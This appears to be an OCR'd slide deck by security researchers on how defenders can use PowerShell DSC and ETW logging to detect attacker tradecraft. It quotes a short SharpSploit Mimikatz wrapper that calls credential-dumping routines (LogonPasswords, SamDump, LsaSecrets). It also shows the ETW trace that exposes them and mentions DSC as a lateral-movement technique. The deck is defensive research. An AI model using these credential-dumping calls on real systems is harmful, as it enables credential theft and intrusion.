c:\windows\syswow64\rundll32.exe


Revisiting DSC’s limitations

- Difficult to learn and use
- Requires PS 4.0 on victim
  - Windows 8.1, Server 2012 R2 and later
- Requires Admin privileges on victim host
  - Post-compromise persistence




Matt Graeber
@mattifestation
Follow
I finally got around to playing with Desired State Configuration and discovered that it makes for a great WMI-based lateral movement technique using the script resource (i.e. an alternative to Win32_Process Create). A simple PoC:
PowerShellDSCLateralMovement.ps1
GitHub Gist: instantly share code, notes, and snippets.
gist.github.com
3:26 PM - 4 Mar 2018


Matt Graeber
@mattifestation
Follow
And I also finally got around to looking at @_mhastings_ and @ryankaz42's great "DSCompromised" slides (blackhat.com/docs/asia-16/m …). Turns out, they were using the DSC Script Resource before it was cool.
3:46 PM - 4 Mar 2018
9 Retweets 46 Likes


SENPAI...
NOTICED ME!!!

DSC → DSC Core

- DSC continues to receive updates, increasingly important for Azure


- Next-gen: DSC Core
  - Converge to a single cross-platform, open-source code base
  - Removes dependencies on WMI and WMF
  - New Local Configuration Manager
  - Resources written in native C/C++, Python, or PowerShell Core


- Release date remains TBD
  - https://blogs.msdn.microsoft.com/powershell/2018/09/13/desired-state-configuration-dsc-planning-update-september-2018/

Logging with ETW

ETWhat?

- Introduced in Windows 2000
- Application / kernel tracing
  - Troubleshooting
  - Performance monitoring
- Hiding in plain sight


Controllers
Start/Stop sessions
Event tracing sessions
Buffer pools
Events
Log files
Events
Real-time delivery
Providers
Consumers
Logged events


Kernel-Process
Process execution
DLL loads
Threads
PowerShell
Scriptblocks
PS Modules
DNS-Client
DNS requests / responses
Kernel-Network
Network connections
Kernel-File
File create / delete

ETW Orchestration

- https://github.com/matthastings/PSalander
- PowerShell module to orchestrate ETW sessions
- Impacted by PS logging evasions
- Out-of-the box forensic collection
- Useful beyond PS

Demo

.NET Visibility

- `Microsoft-Windows-DotNETRuntime`
- `[SharpSploit.Credentials.Mimikatz]::All()`

```
128         /// <summary>
129         /// Loads the Mimikatz PE with `PE.Load()` and executes each of the builtin local commands (not DCSync)
            . (Requires Admin)
130         /// </summary>
131         /// <returns>Mimikatz output.</returns>
            0 references
132         public static string All()
133         {
134             StringBuilder builder = new StringBuilder();
135             builder.AppendLine(LogonPasswords());
136             builder.AppendLine(SamDump());
137             builder.AppendLine(LsaSecrets());
138             builder.AppendLine(LsaCache());
139             builder.AppendLine(Wdigest());
140             return builder.ToString();
141         }
```

```
C:\Program Files\PowerShell> $DotNetEvents | Parse-DotNet

MethodNamespace                     MethodName              MethodSignature
---------------                     ----------              ---------------
SharpSploit.Credentials.Mimikatz    .cctor                  void  ()
SharpSploit.Credentials.Mimikatz    All                     class System.String  ()
SharpSploit.Credentials.Mimikatz    LogonPasswords          class System.String  ()
SharpSploit.Credentials.Mimikatz    Command                 class System.String  (class System.String)
SharpSploit.Credentials.Mimikatz    get_MimikatzPE          class SharpSploit.Execution.PE  ()
SharpSploit.Credentials.Mimikatz    get_CompressedPEBytes64 class System.String  ()
SharpSploit.Misc.Utilities          Decompress              unsigned int8[]  (unsigned int8[])
SharpSploit.Execution.PE            Load                    class SharpSploit.Execution.PE  (unsigned int8[])
SharpSploit.Execution.PE            .ctor                   instance void  (unsigned int8[])
SharpSploit.Execution.PE            FromBinaryReader        generic !!0  (class System.IO.BinaryReader)
SharpSploit.Execution.PE            FromBinaryReader        generic !!0  (class System.IO.BinaryReader)
SharpSploit.Execution.PE            set_FileHeader          instance void  (value class IMAGE_FILE_HEADER)
SharpSploit.Execution.PE            get_Is32BitHeader       instance bool  ()
SharpSploit.Execution.PE            get_FileHeader          instance value class IMAGE_FILE_HEADER  ()
SharpSploit.Execution.PE            FromBinaryReader        generic !!0  (class System.IO.BinaryReader)
SharpSploit.Execution.PE            set_OptionalHeader64    instance void  (value class IMAGE_OPTIONAL_HEADER64)
SharpSploit.Execution.PE            set_ImageSectionHeaders instance void  (value class IMAGE_SECTION_HEADER[])
SharpSploit.Execution.PE            get_ImageSectionHeaders instance value class IMAGE_SECTION_HEADER[]  ()
SharpSploit.Execution.PE            FromBinaryReader        generic !!0  (class System.IO.BinaryReader)
SharpSploit.Execution.PE            set_PEBytes             instance void  (unsigned int8[])
SharpSploit.Execution.PE            get_OptionalHeader64    instance value class IMAGE_OPTIONAL_HEADER64  ()
SharpSploit.Execution.Win32+Kernel32 .cctor                 void  ()
SharpSploit.Execution.PE            IntPtrAdd               int  (int,int32)
SharpSploit.Execution.PE            get_PEBytes             instance unsigned int8[]  ()
SharpSploit.Credentials.Mimikatz    set_MimikatzPE          void  (class SharpSploit.Execution.PE)
SharpSploit.Execution.PE            GetFunctionExport       instance int  (class System.String)
SharpSploit.Credentials.Mimikatz    SamDump                 class System.String  ()
SharpSploit.Credentials.Mimikatz    LsaSecrets              class System.String  ()
SharpSploit.Credentials.Mimikatz    LsaCache                class System.String  ()
SharpSploit.Credentials.Mimikatz    Wdigest                 class System.String  ()
```

Takeaways

Takeaways

- Despite advances in attacker tradecraft, PowerShell provides defenders with better auditability than any other language
- Establishing a baseline for legitimate PowerShell activity across an environment makes detection significantly easier
- ETW will continue to serve as a goldmine for telemetry as new techniques emerge (“there’s a provider for that!”)

Thank you!

matt.hastings [at] tanium.com
@_mhastings_

ryan.kazanciyan [at] tanium.com
@ryankaz42